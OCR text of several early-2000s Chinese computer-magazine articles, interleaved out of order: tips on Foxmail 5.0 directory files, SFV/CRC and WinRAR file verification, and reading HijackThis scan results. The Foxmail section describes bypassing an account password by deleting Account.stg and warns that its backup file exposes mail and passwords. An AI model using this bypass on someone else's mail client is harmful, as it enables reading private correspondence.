这样以后在双击AVI文件时，依然会用Windows Media Player打开，然后自动将其优先级设置为“AboveNormal”(高于标准)，从而获得更好的播放效果。另外，如果你还希望播放其他媒体文件（比如：MPEG、WMV等）时也能得到好的效果，那么可在“文件类型”中重复修改其他媒体文件的打开方式为“wmp_AboveNormal.bat”。

小提示


通过“任务管理器”可以查看当前所有进程的优先级，单击“进程”选项卡，单击“查看→选择列”，在列表中选中“基本优先级”，然后单击“确定”按钮，这样在“任务管理器”的“进程”选项卡中便会出现优先级列了。

CF [XT15]

看点 Foxmail 5.0文件全功能揭秘及应用实例。



掀Foxmail个底儿朝天!
——Foxmail文件大揭秘



■ 自由风工作室　徐海斌

Foxmail是一款非常优秀的电子邮件客户端软件，也许你每天都在用它收发邮件，但可能你没有了解Foxmail目录中每个文件的功能，其实仔细研究一下这些文件，你会发现，原来这里面还隐藏了许多技巧呢。通过不同文件，还能对Foxmail进行许多个性化的调整！看了下面的文章你就明白了。

Foxmail小档案

软件版本:5.0正式版	软件大小:4139KB
软件性质:免费软件	适用平台:Windows 9x/2000/XP
下载地址:http://fox.foxmail.com.cn/download/fm50ch.exe	

新版本新面貌

终于等到Foxmail 5.0正式版推出了，在修正大量BUG的同时(让Foxmail运行得更为稳定)，也增加了一些新功能，比如，自由设定主窗口邮件列表字体、字号。进入Foxmail，点击菜单中的“账号→属性”，选择左侧的“字号与显示”，然后就可以在窗口右侧修改邮件列表文字了。还可以防止因邮件数据文件过大，而导致的数据丢失及以非常实用的黑名单等新功能。

Foxmail目录揭秘

Foxmail默认安装目录是“Program Files\Foxmail”，在这个目录下面有许多文件，先来看看这几个比较重要的文件及其应用。

1.文件名:Account.cfg和accounts.cfg.bak

功能:“Account.cfg”包含了所有账户的基本信息，Foxmail就是靠它来存储、读取各个账户的邮件保存路径，“accounts.cfg.bak”是其备份文件。

实战:自由调整邮件保存路径

一般来说，Foxmail默认会将用户的邮件保存到其安装目录下。如果为了方便，想把邮件保存在专用的数据备份分区D盘的Foxmail目录中，就需要做一下设置。如果是第一次使用Foxmail，只需在新建账户时选择“邮箱路径”为“D:\foxmail”目录即可，但如果已经建好了相应邮件账户，又希望在调整邮件保存路径时保留已经存在的所有用户设置和邮件，这时可以先删除“Account.cfg”和“accounts.cfg.bak”文件，然后再运行Foxmail，它就会像第一次运行时那样提示你建立一个新账户并设置邮件存放路径，输入原有账户名称，并选择路径为“D:\foxmail”目录，这样就会在该目录中创建一个以账户命名的目录。关闭Foxmail，再将原来邮件保存路径(默认为Foxmail\Mail\账户名称目录)下的所有文件全部移动到新账户目录中并覆盖同名文件即可。

2.文件名:Foxmail.adc

功能:这里记录了在Foxmail中曾经输入过的E-mail地址、手机号码等，自动补全功能就是从这里来读取信息的。

实战:让Foxmail自动补全更全面

用过Foxmail的朋友都知道，它具备了十分方便的自动补全功能，我们输入过的邮件地址会被软件自动记录，当再次输入时，只需要输入邮件地址的前几个字母或数字，Foxmail就会自动将剩下的部分补充完整，而不必再手工输入，但对于我们没有输入过的电子邮件地址就无法享受这样的方便特性了。不过，只要动动手也一样可以实现。

用“记事本”打开“Foxmail.adc”文件，你会发现该文件记录的邮件地址全部都是明文显示，只需要把其他邮件地址复制到文件中就行了，要注意的是一行只能添加一个地址，为了方便，建议直接将所有联系人的邮件地址添加进来，以后使用就方便多了。

3.文件名:FoxInfo.log和FoxHot.log

功能: FoxInfo.log保存的是你使用Foxmail时的操作日志，FoxHot.log则保存的是使用Hotmail邮件代理程序的操作日志。

实战:堵住隐私漏洞

由于Foxmail并没有对这两个文件加密，而是直接采用的文本格式，因此任何人都可以打开FoxInfo.log和FoxHot.log，你在什么时候给哪个邮箱发送了邮件，什么时候收到多少邮件等，一目了然。虽然不能直接看到你发出的邮件，但这些信息也应该属于隐私范围。当然我们可以直接删除这两个文件，但每次操作时它又会自动生成，总不能每次都手工删除吧。这里介绍给大家一个非常简单的技巧，首先打开这两个文件，清空其中内容，然后右击它们后选择“属性”，再选中“只读”选项使这两个文件变为只读。这样Foxmail就再也不能往这两个文件中写入内容了，巧妙地保护了个人隐私。

4.文件名:Foxmail.dot

功能:把Foxmail嵌入Word中时使用的模板文件。

实战:让Word与Foxmail联姻

把“Foxmail.dot”文件复制到Program Files\Microsoft Office\Office10\Startup(根据版本不同，可能也会是Program Files\Microsoft Office\Office\Startup)目录，这样当运行Word时，这个模板文件就会一起启动，这时会发现在Word工具

栏中增加了一个 Foxmail 图标（见图 1），同时还在菜单“文件→发送”下增加了一个“Foxmail(以附件形式)”的命令。现在，我们在 Word 中编辑好文档后，就可以直接单击工具栏中的 Foxmail 图标，把文档以附件形式添加到 Foxmail 新邮件中，非常方便。当然，如果你想删除这个功能，直接删除复制的“Foxmail.dot”文件即可。




图1　让Foxmail进驻Word的工具栏

小提示

★Fomail 5.0版已经把“Foxmail.dot”文件直接复制到该文件夹了，所以不必再去重新复制，直接即可使用，如果需要去除此功能直接删除此文件即可。

★除了以上介绍的这几个重要文件外，Foxmail目录下其他文件的功能分别是：

Chinese.lgb：Foxmail的简体中文版语言包。
FoxHot.exe：Foxmail用来收取Hotmail和Yahoo邮件的代理程序。
FoxHot.lgb：邮件代理程序的简体中文语言包。
Foxmail.exe：Foxmail主程序。
mchset.dll：这个DLL文件用来实现GB码和BIG5码之间的相互转换。
unins000.dat和unins000.exe：反安装程序和配置文件。
ssleay32.dll和libeay32.dll：SSL安全连接DLL文件。
Fmnmtk.dat：新邮件提示栏中的信息。
FoxAntiSpam.dll：反垃圾邮件DLL文件。

Address 目录揭秘

功能：该目录中保存了 Foxmail 的地址簿数据文件，每类地址簿由两个主文件名相同，扩展名分别为 BOX 和 IND 的文件保存。“address.*”文件中保存的是默认地址簿数据，“aaaaa?.*”(?为数字 1、2、3 等数字)文件中保存的是你自己命名建立的地址簿，如果你在 Foxmail 中建立的地址簿取的是英文名称，则此时的地址簿数据文件名会取前五个字母，加上数字来表示，而如果是中文名称，就是“aaaaa?.*”的形式了。

实战：快速备份恢复地址簿

通常在备份或恢复地址薄中的数据时，都是在 Foxmail 地址簿管理器窗口中通过“工具”菜单的“导出”、“导入”功能来实现的。不过，这种方式备份或恢复地址簿一次只能导入或导出一个地址文件夹中的地址信息，如果地址分类文件夹非常多，这将是一件十分麻烦的事情。当然，这种导入导出方式也有它的好处，就是可以和其他的邮件管理软件交换地址数据。如果并不需要和其他软件进行数据交换，就不需要这么麻烦了，直接将 Foxmail 安装目录下的“address”目录中的所有文件备份即可，恢复时，只要把备份的文件再拷贝回来即可。

Faces 目录揭秘

功能：Foxmail 独具的个性图标签名是大家非常喜爱的一个功能，这个目录中保存的就是 Foxmail 自带的个性图标文件。

实战：打造自己的个性化图标签名

Foxmail 自带图标数量非常少，而且没什么特色，其实完全可以把自己喜欢的图片定制为个性图标。要求条件并不高，只要是 64 × 64 像素以内的 GIF 格式图片或者动画即可。不过要找到合适且十分可爱的动画并不容易，笔者发现QQ中就有许多可爱的头像，完全可以借来一用。打开QQ安装目录下的 newface 目录，可以看到许多 BMP 格式的图片，图片分辨率为 32 × 32 像素。图片文件名中“-”字符前面的数字相同的图片为一组，“-”字符后面的数字是图片编号，编号为 1 的是彩色头像，编号为 2 的是灰色头像，编号为 3 的也是彩色头像，不过是闭着眼睛的。如果你想方便，可以直接把编号为 1 的那张图片用 ACDSee 转换为 GIF 格式，然后复制到 Faces 目录中即可。如果想用动画图标，则可以用 GIF Movie Gear 等 GIF 动画制作工具把编号为 1 的图片和编号为 3 的图片制作成 GIF 动画，保存到 Faces 目录中。然后在账户属性中单击“个人信息”选项卡，选中“在邮件中使用个性化图标”选项，单击“选择图标”按钮选择我们刚才制作的那个 GIF 文件即可，效果非常不错（见图 2）。



图2　将QQ图标为我所用

小技巧

★Foxmail发送超大个性化图标

Foxmail要求的标准个性图标最大只能是64×64像素，如果像素过大，无法设置为默认个性图标。但笔者发现其实有方法让 Foxmail 使用大于 64 × 64 像素的个性化图标：点击“撰写”按钮打开 Foxmail 的“写邮件”窗口，单击“插入”菜单中的“选择个性图标”按钮，这时就可以直接选择更大像素的个性化图标文件了。这里虽然没有大小限制，但无论你选择多大像素的图片，发给对方时最大也只能显示为125×70像素的图标，因此选择过大的图标文件反而会因为缩小而变得模糊，而且还会使邮件体积增大，影响发送速度，所以使用这个技巧时建议图片分辨率不要超过 125 × 70 像素。

★提取别人邮件中的个性图标

如果你对别人发来的邮件中的个性图标非常感兴趣，想据为己有，则可以双击这个邮件，在邮件窗口右边可以看到这个图标。在图标上单击鼠标右键，选择“动画图标另存为”，将其保存到Faces目录中即可使用。

★网上也有许多现成的GIF动画头像可供使用，在浏览器中输入“http://www.baidu.com”打开百度搜索引擎，然后输入关键词“头像列表”，可以搜索到很多漂亮的图标。

Help 目录揭秘

功能:该目录中保存了 Foxmail 的帮助文件，其中“Tips.fox”则保存着 Foxmail“日有所进”中的提示文字。

实战:打造个性化的“日有所进”

和许多软件一样，Foxmail 在启动时会自动显示出“日有所进”提示，告诉你一些软件操作技巧，不过这里的技巧都太平常了，想把你的独家秘技添加进去吗?跟我来吧。

用“记事本”打开“Tips.fox”文件，可以看到每条提示占一段，标题的定义格式为: <DefTitle(标题)DefTitle>，然后在标题定义符号后面空两格即可直接输入提示正文，注意每条提示只能用一个回车符。按照要求输入自定义的提示信息后保存文件即可，重新启动Foxmail即可通过“日有所进”窗口中的“上一条”和“下一条”按钮查看技巧了。而且，巧妙利用“日有所进”还可以实现每日提醒功能，如果你明天要办件事，害怕忘记了，但你每天都要收邮件，就可以把提示信息输入到 Tips.fox 文件中，第二天打开 Foxmail 收邮件时就可以看到提醒信息了。

小提示

★当“日有所进”作为提醒簿时，最好先把 Tips.fox 备份一下，然后把Tips.fox中除提醒的事件外，全部删除即可。之后，重新把备份的Tips.fox再覆盖回来即可。

★如果你已经关闭了“日有所进”的显示，则可以单击Foxmail“帮助”菜单中的“日有所进”，在打开的界面中选中“启动时显示”选项即可。

Info 目录揭秘

功能:该目录中保存了 Foxmail 的使用许可文件“License.txt”以及说明文件“Readme.txt”，另外还有一个比较特殊的文件“Popnsmtp.txt”，它记录了常用邮箱的 SMTP 和 POP3 服务器地址数据。

实战:让 Foxmail 自动填写更多的 SMTP 和 POP3 服务器地址

在新建账户时，如果使用的是比较著名的邮箱，Foxmail 会自动为你填上正确的 SMTP 和 POP3 服务器地址，其实这些邮箱的 SMTP 和 POP3 服务器地址数据都来源于“popnsmtp.txt”文件。如果该文件中没有你使用的邮箱的 SMTP 和 POP3 服务器地址数据，Foxmail 就不会自动帮你填写了。我们可以手工在这个文件中添加新邮箱的 SMTP 和 POP3 服务器地址数据，让 Foxmail 更智能。

例如你使用的新邮箱是 xhb@zyfstudio.com，其SMTP和POP3服务器地址分别为“smtp.zyfstudio.com”和“pop.zyfstudio.com”，则用“记事本”打开“popnsmtp.txt”，在文件中添加一行代码(见图3):

zyfstudio.com<p>pop.zyfstudio.com<s>smtp.zyfstudio.com

最后将文件保存后重新启动 Foxmail，新建 xhb@zyfstudio.com 账户时，你会发现Foxmail 会自动将该邮箱的 SMTP 和 POP3 服务器地址填好了。



图 3　先是“@”后面的域名，然后是“<p>”，接着是POP3邮件地址，<s>后面则直接输入SMTP地址

Mail 目录揭秘

功能:如果在新建账户时使用的是默认设置，那么 Foxmail会在该目录下以账户名新建目录来保存对应账户中的数据。每个账户名称目录中的“in.*”(* 在这里指 BOX 和 IND 两种扩展名，下同)保存的是收件箱中的邮件，“out.*”保存的是发件箱中的邮件，“sent.*”中保存的是已发送邮箱中的邮件，“spam.*”中保存的是垃圾邮件箱中的邮件，“trash”中保存的是废件箱中的邮件，如果有自建信箱的话，其文件名会以“aaaaa?.*”的形式命名，其中?按照邮箱建立的先后分别为1、2、3等。该目录下还有一个重要的文件“Account.stg”，该文件保存有账户邮箱参数、属性、访问口令等重要信息。

实战一:轻松解密 Foxmail 账户口令

在 Foxmail 中为了账户的安全，我们一般会为账户设置一个口令，以防止其他用户的非法访问，但如今要记的密码实在是太多了，时间一长就忘了，如果你正为此烦恼，不要紧，打开 Mail 目录下以你的账户命名的文件夹，看到里面的“Account.stg”文件了吗，将它改名或删除即可轻松地解除这个账户的口令。再打开 Foxmail，你就可以查阅邮件了。

小提示

这个实例利用了 Foxmail 的账户安全漏洞，而且笔者发现，Foxmail 5.0的账户安全漏洞似乎更严重，它采用“Account.stg.bak”作为账户信息的备份文件，然而当你设置了口令后，它并不会把口令信息更新到这个备份文件中，也就是说，“Account.stg.bak”是一个没有口令限制的账户信息文件。在以前的版本中，当删除了“Account.stg”文件时，账户中的邮箱地址、服务器地址和模板设置等会一起丢失，然而在Foxmail 5.0中它则会自动使用这个没有口令的信息备份文件，这样如果别人是恶意的话，那么他不仅仅可以看到你的隐私邮件，而且可以利用看星号工具看到你的邮箱密码!后果非常严重!

实战二:快速备份邮件

要备份哪个账户的邮件，可以直接备份 Mail 目录下对应的账户名称目录，当然你可以根据需要只备份某个邮箱中的邮件，各个邮箱的文件命名方式在前面已经介绍过了，直接备份相应的文件即可，注意要把 BOX 文件和 IND 文件一起备份。尤其要注意的是，在备份单独的邮箱邮件时，一定要把“account.stg”文件也一同备份，因为这个文件中保存

■ 软件DIY

谁动了我的奶酪

——文件校验攻略SFV及CRC篇

看点
①SFV和CRC是什么？
②解压缩时遇到CRC错误怎么办？

最普及的文件校验算法——SFV

1.SFV算法原理

SFV是Simple File Verification(简单文件校验)的简写，它采用的是CRC32校验算法。CRC32校验产生的是一个32bit的校验值，大家通常看到的是一个8位的16进制数，由于CRC32算法产生校验值时源数据的每一个bit位都参与了计算，所以数据块中即使一位bit发生变化，也会得到不同的CRC32值。

从名称上看，SFV似乎是文件校验的专业算法，但实际上它并没有MD5算法安全，由于SFV校验值为32位的二进制值，因此其取值范围是2的32次方，而现实中的文件数量大大超过这个值了，因此是有可能两个完全不相干的文件，经过SFV算法得到相同的校验值，但MD5则采用了128位的值，因此取值范围更大，出现相同MD5值的可能性极小，因此用它来校验文件理论上是更安全的，不过实际上即使使用SFV做校验，出现相同校验值的可能性也是极小的，因此使用SFV就足够了。

2.SFV应用实例

FlashSFV是目前使用最多的SFV工具，它出自于著名的FTP客户端工具FlashFXP的作者之手，使用也非常简单。

FlashSFV小档案

软件版本:2.3　软件大小:273KB
软件性质:免费软件　适用平台:Windows 9x/2000/XP
下载地址:http://www.cfan.com.cn/qikan/cfan/software.htm
软件备注: 虽然在作者主页上只能找到2.0f，但在网上却可以找到2.3汉化版本，可能作者已经不在主页上更新这个软件了。

实战一:使用FlashSFV生成SFV码

点击“新建”按钮，这时就会切换至文件管理器界面，打开要校验的文件所在目录，在右边的文件列表中选择要校验的文件(可用Shift或Ctrl键多选，但不支持子目录选择)，单击“创建”按钮，输入生成的SFV文件名后单击“保存”按钮，这时在被校验文件目录下就会生成一个扩展名为SFV校验码文件了。

实战二:使用FlashSFV校验SFV码

单击“打开”按钮，打开SFV校验码文件，这时在主界面中会显示出SFV文件中的文件，选中你要校验的文件，单击“检查”按钮即可看到校验结果，标记有“√”的表示该文件校验正确，标记有“×”的表示校验错误。

小提示

★在进行校验时把要校验的文件和SFV文件放在同一文件夹中。

★FlashSFV同样支持MD5码的生成和校验，生成校验码时，只需要在保存校验码文件时选择“保存类型”为“MD5 (*.md5)”即可，生成速度上与WinMD5相当，而且软件对WinMD5和MD5summer生成的MD5文件都提供了较好的兼容性。

★FlashSFV同样可以关联MD5和SFV文件，单击“选项”按钮，在“以下类型关联FlashSFV”下面选中“MD5”和“SFV”选项即可。

了该账户的配置信息。

Template目录揭秘

功能:该目录保存着Foxmail的模板设置，下面有5个子目录:New、Reply、Forward目录保存的分别是新建邮件模板、回复邮件模板、转发邮件模板的HTML源文件和文本文件;Images目录保存的是HTML格式模板要用到的图片;Macro目录保存的是HTML格式模板中用来代表“宏”的图片文件。

实战:让模板更精彩

HTML格式模板的引入，让Foxmail的邮件精彩了许多，但制作一个漂亮的HTML模板，却不是那么容易的，如果你发现某个朋友的模板比较漂亮，完全可以直接复制到对应目录中使用，不过最方便的还是直接从Foxmail网站上下载，作者专门设置了一个“模板下载”栏目，里面有许多已经制作好的精彩的HTML格式模板以供下载，地址是http://fox.foxmail.com.cn/download_2.htm。下载的模板文件是ZIP格式压缩包，使用前需要先将其解压，解压后会生成一个Images文件夹和一个New文件夹，把这两个文件夹内的文件分别复制到Template目录中对应的文件夹中，然后就可以在Foxmail的“模板管理器”和工具栏“撰写”按钮的下拉菜单中就可以看到新的模版了。

小提示

Foxmail目录下其他子目录的功能分别是:

3rdParty:第三方功能支持文件，包括中文邮地址解释和国际域名支持功能。

AntiSpam:反垃圾邮件设置目录，包括过滤关键字以及黑白名单信息。

Dict:Foxmail拼写检查时所用的词典文件。

其实不仅Foxmail的文件夹中有很多秘密可寻，很多软件都会有类似的秘密可以挖掘的，我们在这里只是起到一个抛砖引玉的作用，希望大家在看完这篇文章后能得到启示，来更深的了解其他软件中所包含的奥秘。

小编有话:你不必会编程，不必有高深的电脑技术，只要会日常的应用，只要肯挖掘，软件的使用技巧就在你的身边。

CF [SY01]

实战三:用Total Commander生成和校验SFV码

Total Commander(以下简称TC)是大家最常使用的工具了,其实它也具备SFV码生成和校验功能,而且使用上也更方便一些。生成校验文件时,可以先在资源浏览窗口中选中所有要校验的文件(注意TC不支持对文件夹直接校验),然后在菜单中依次选择"文件→CRC 校验→创建CRC 校验文件",在打开的对话框中可以设置生成的SFV校验文件名,而且你还可以选择"为每个文件创建单独的SFV文件"选项,这可是它独有的功能哦,选中"MD5"则可以生成MD5校验码,看来TC也同样是支持MD5的。最后单击"确定"按钮即可快速生成SFV校验码。

在TC中检查校验码就更方便了,直接双击SFV文件即可进行自动校验,报告出校验结果,而且结果显示也很清楚明了。不过对于MD5码TC没有内置关联,你需要选中MD5文件后在菜单中依次选择"文件→CRC 校验→校验CRC 校验文件"才能进行检查。

> 小提示
>
> ★许多朋友从一些FTP站点上下载的文件中发现里面有个扩展名为.jasfv的文件,这种SFV校验码是Serv-U服务器的插件自动生成的校验码,不过由于其结构的不同,无法直接使用FlashSFV进行校验,我们只需要用"记事本"打开这个.jasfv文件,把每个校验码前面的"0x"删除就可以使用FlashSFV进行校验了。
>
> ★除了FlashSFV外,还有QuickSFV和MagicSFV也同样是SFV校验码生成和校验工具,两者的校验速度和生成校验文件的速度比FlashSFV要快一些,其中QuickSFV可集成至"资源管理器"右键菜单验证或创建SFV文件,而MagicSFV界面设计和使用与FlashSFV几乎完全相同,但QuickSFV不支持MD5,这两个工具使用的人相对较少,所以这里也不多做介绍。

既熟悉又陌生的校验算法——CRC

1.CRC算法原理

CRC是Cyclic Redundancy Code的缩写,翻译成中文就是"循环冗余码",它采用多项式编码方法,是一种高效的差错控制方法。所谓的CRC32也就是32位的CRC算法,这就是前面介绍的SFV采用的算法。由于CRC算法编码和解码方法简单,检错和纠错能力强,因此在通信、卫星、控制等领域都有着广泛的应用,在我们的电脑中,也被广泛应用于压缩,光盘刻录、数据存储等方面。

其实说到CRC,大家更多想到的就是压缩软件,因为许多朋友都遇到过压缩软件提示"CRC错误",这实际上就是一种文件校验过程,只不过这个过程被自动化了:压缩软件在压缩文件时自动在压缩包内添加CRC校验信息,在解压缩时会自动对CRC进行校验,检查文件是否完整和正确。

实战:CRC错误的解决方法

现象一:最近WinRAR不论解压缩什么文件,都是提示"CRC 校验失败,文件被破坏"。

解决方案:出现这种情况,可能是WinRAR的临时文件保存出现了问题,一般只需要打开系统临时目录(Windows 2000/XP下为\Documents and Settings\用户名\Local Settings\Temp),删除其中名为"Rar$DI00.*"之类的文件夹即可。

现象二:刚下载的一个软件压缩包,使用WinRAR解压时提示某个文件"CRC 校验失败,文件被破坏"。

解决方案:这种情况可以判断是那个压缩包出了问题,但很多情况下出现CRC错误时并不代表整个压缩包都已经坏掉,很可能只是某个文件有部分损坏。你可以尝试使用"命令"菜单中的"修复压缩文件",一般可以解决部分CRC错误的问题。如果仍然不能解决,你可以尝试一下强制解压技巧:首先打开压缩包,选择除那个CRC错误文件以外的所有文件,先将正常的文件解压出来,然后解压那个出错的文件,当提示CRC错误信息时,不要点击任何确认按钮,打开"资源管理器",找到解压后的文件保存路径,可以看到那个出错的文件实际已经被解压了,把它复制到其他文件保存的文件夹中,然后再试试看程序能否正常运行,很多情况下,如果这个文件不是可执行程序,对运行的影响不是很大。

简单方便的WinRAR用户身份校验

WinRAR本身除了具备CRC自动校验功能外,还为用户提供了专门的身份校验功能,可以帮助用户了解自己的压缩包是否被人修改过。

实战:制作一个"只许用不许改"的压缩包

Step1 在"资源管理器"中选择要压缩的文件,单击鼠标右键,选择"添加到压缩文件",打开"压缩文件名和参数"窗口,勾选"压缩选项"中的"添加用户身份校验信息"选项,单击"确定"按钮生成压缩包。

Step2 双击打开这个压缩包,可以在地址栏中看到"用户校验信息存在"的提示,单击菜单"命令→显示信息"打开对话框,在"用户身份校验信息"栏中可以看到该压缩包的文件名、创建者以及创建日期信息(见图1),记下这些信息,尤其是"创建者"中的信息。



图1 非常酷的功能,如果你想用在命令行下,记得使用-av的参数即可

Step3 现在你可以把这个压缩包提供给接收方,并同时提供用户身份校验信息。当对方打开这个压缩包时,可以打开"显示信息"对话框,并与你提供的身份校验信息进行比对,如果完全一样的话,说明压缩包没有被修改过,如果身份校验信息不存在或者有了变化,则说明压缩包已经被修改过了。

> 小提示
>
> 该功能需要使用注册版的WinRAR,因为身份校验信息就是根据注册用户名来生成的,一个被添加了身份校验信息的压缩包被重新修改时,将丢失身份校验信息,这就是它的校验原理。

CF [SY02]

回音壁

教你看懂“解放者”的“语言”

■ 北京 epub 小菲

看点 菜鸟也能快速知晓电脑中存在的问题或安全隐患，并进行修复。

2004年第2期《电脑爱好者》的“新软物语”栏目介绍了HijackThis(http://www.spywareinfo.com/~merijn/files/hijackthis.zip)这款软件，它能对系统进行全面扫描，查找出藏在系统各个角落的自启动程序、IE插件和控件、间谍软件、被恶意网页或程序修改的项目等，同时还提供相应修复功能，而这些扫描结果对于排除系统故障非常有帮助，因为Windows中常见的启动或关机故障、系统运行速度慢、网页浏览不正常等问题，其实很多源于上述扫描项目。因此HijackThis在国外电脑论坛中已经成为高手帮助菜鸟解决问题的好帮手，不少高手会要求提问题的菜鸟用该软件对自己的系统进行扫描，然后将扫描结果贴出来，以便他们能够快速分析故障起因。

那么你想不想也能读懂HijackThis的扫描报告，从而获得有用信息呢(见图1)?理解哪些内容是无害的，哪些内容是有害的呢？让你也能像高手那样解决自己或朋友的电脑故障。




图1 小编号大问题

芝麻开门

HijackThis使用非常简单，进入软件后先点击“Scan”按钮，软件就会找到系统中可能存在的一些漏洞，然后通过软件的提示加上人为的判断来勾选出可能有问题的选项，最后点击“Fix checked”按钮进行修复。但这里出现了一个问题——如何才能看懂软件的提示呢？本文将会为你一一作答。

小提示

如果想查看分类编号的详细消息,可使用如下方法:单击主窗口中的“Info”按钮,并通过滚动条向下滚动窗口,找到“The different sections of hijacking possibilities have been separated into these groups:”行,然后可以用鼠标选中下面文本中的任意一行,再点击“More info on this item”按钮即可弹出相应信息。本文将用实战的方法,解释此部分信息。

实战一:我的IE首页被修改了

解决方案: 如果遇到这种情况,HijackThis会出现编号R0或R1,并且该项后面的内容不是你需要的首页,修复过程如下:

Step 1 勾选编号R0或R1的项目,使用HijackThis进行修复即可。

Step 2 从编号为04的项目中找到一些出问题的加载程序,如QQ1等,然后打开“任务管理器”,根据找到的文件名,把相应进程关闭。最后勾选上对应的04项目,点击“Fix checked”进行修复。

小提示

编号04会列出所有启动程序,一定不要全部勾选,只找到其中有问题的进行勾选即可。由于HijackThis有修复功能,在你不知道如何判断哪些04项目有问题时,可以全部删除,然后一个一个进行测试,直至找到确实有问题的项目再进行删除,但这样非常麻烦,因为每一次操作都要重启一次。

Step 3 查看是否有F0及F1出现,这两项是用于system.ini及win.ini两个INI文件的启动项,如果有F0出现,那就一定要进行修复,如果出现F1,则可以根据“run=”后面的文件名进行判断是否删除。

小提示

如果你用的是Netacape或Mozilla浏览器,那么当其设置了首页(或搜索页)后,就可能会出现编号为N1、N2、N3、N4的项目,你可以根据情况进行判断,进行修复。

实战二:我在浏览器地址栏中输入的是www.sina.com.cn,却连到了一个个人主页,这怎么办?

解决方案: 这是由于HOST文件出现问题所致,该文件的作用就是重定向IP与域名的对应关系。一般情况下HOST是没有问题,但有些木马或软件对其进行了修改,这样可以让你从原本要去的网址转到一个木马指定的网页。如果是这种情况,软件会出现编号为01的项目,只要勾选全部为01项目修复即可。

小提示

以前有一种屏蔽广告的方法就是修改HOST文件,把广告页面网址对应的IP改为127.0.0.1,如果你进行过这种修改,就要注意只选择错误的01项目。

实战三:我的IE工具栏中出现了一个没用的按钮,我应该怎么删除它?

解决方案: 对于这种情况,只要进入IE,把鼠标停留在该按钮上,就会出现该按钮的名称。然后进入HijackThis并扫描,从所有编号为09的项目中查找,根据前面得到的按钮名称,勾选相应项目并修复即可。

小提示

★如果只想保留IE原本默认的按钮,那么只要勾选所有编号为09的项目,然后进行修复。

★如果是IE中增加了一个菜单项,同样可以查找09项目进行修复。

★如果是IE右键菜单中增加了新项目,则可通过编号为08的项目进行修复。

实战四:我在浏览网页时经常会弹出一些莫明其妙的广告窗口,由于当时并没有浏览网页,所以一定不是网站中弹出的广告窗口,这是怎么回事?

解决方案: 这多半是因为你安装的一些软件里面带有浏览器辅助对象程序(BHO),你可以从国外网站下载一个BHO列表的软件(下载地址:http://www.merijn.org/files/bholist.zip),通过它来判断程序是害还是无害。软件使用很简单,下载并解压运行后,点击菜单中的“List→Update BHOs from SWI”从网上下载浏览器辅助对象的列表,然后点击菜单中的“Search→Find”项查找需要的项目(见图2)。如果确定有害,则使用HijackThis进行修复。



图2 通过它可以查找到很多BHO程序

你知道吗?

浏览器辅助对象程序,Browser Helper Object,一般简称BHO,其实它就是一个程序。只是在你每次上网时,都会自动运行。BHO通常是在安装软件时‘偷偷’安装到系统中的,比如著名的下载软件Go!Zilla就会安装一些广告的BHO。那么BHO是干什么的呢?它通常为了帮助我们浏览网页或进行其他针对网络的操作(比如:FlashGet的IE监视、SnagIt的IE插件等),但BHO更多的是用来做广告,所以很多人也叫BHO为‘ad-ware’或‘spyware’(广告软件或间谍软件)。

▶▶▶ 火速链接

有关间谍或广告软件对系统有哪些危害,请参考本刊2003年第22期的《宽带上任三把火》(造成网速变慢),2004年第2期《Windows桌面故障三例》(双击桌面图标无法启动程序)。

实战五:IE中增加了一个工具条,这是怎么回事?

解决方案: 如果你安装了一些IE工具栏软件,HijackThis的扫描结果中就会有编号为03的项目出现,如果出现了不

是你主动安装的，而又不能判断它是否安全时，可以从http://www.spywareinfo.com/toolbars/处，通过CLSID代码（就是大括号中的部分）进行查找，以确定它是否有害（“X”代表间谍软件，“L”代表安全）。如果它不在列表中，它的名字又是一串随机的字符串，且该文件是保存在一个名为“Application Data”的文件夹中，那么它肯定是有害的，应该用HijackThis修复它。

实战六：我的“控制面板”中少了一些图标，怎么办？

解决方案：对于这种情况，HijackThis同样也可以修复，这时你可以查找编号为O5的项目，只要勾选，进行修复即可。

实战七：我的浏览器速度突然变慢，而且总是弹出种错误消息，这时应该怎么办？

解决方案：一般情况下，这种情况是由于用户样式表损坏。这时，你可以在HijackThis中勾选编号为O19的项目，然后进行修复。

小提示

★如果经过HijackThis扫描后，出现了编号为R3、F0、O6、O7、O10、O11、O13、O15的项目，则必须进行修复。

★对于以上实战，你除了要检查对应的项目编号外，还要检查一下是否有编号O16的项目，如出现表示你安装了ActiveX对象（关于ActiveX对象可以参考本刊2004年第1期的《其实你不懂我的心——由0晋身200%注册表高手》），如果你在这项中发现了名称或网址中包含如dialer、casino、free-pludin等单词，那么一定要修复它。

★对于编号为O18的项目，如果出现了cn(CommonName)、ayb(Lop.com)和relatedlinks(Huntbar)、relatedlinks、mctp、hijack等项目，则应该修复。

小编有话说：其实当小特用这款软件时也没有感到一款只有100多KB的小软件居然还能引出这么多的内容，如果细细琢磨起来这款软件每一个编号几乎都可以独立成文。这也说明了网上到处是陷阱，大家在浏览网页时要注意安全，不然电脑怎么“死”的都不知道了^0^。另外当你的电脑出问题时，可以把此软件分析后的截图贴到论坛上，高手们可以通过这个来判断你的电脑到底出了什么问题(见图3)。小特特意让本文的作者翻译了一下关于HijackThis编号的详细解释，有兴趣的读者可以上网参考，网址为http://www.cfan.com.cn/qikan/cfan/software.htm。



图3 谁说菜鸟自己无法解决问题？

CF [SY03]

稀饭共享软件发布区

论坛网址:http://www.cfan.com.cn/bbs

制作自己的组合表情

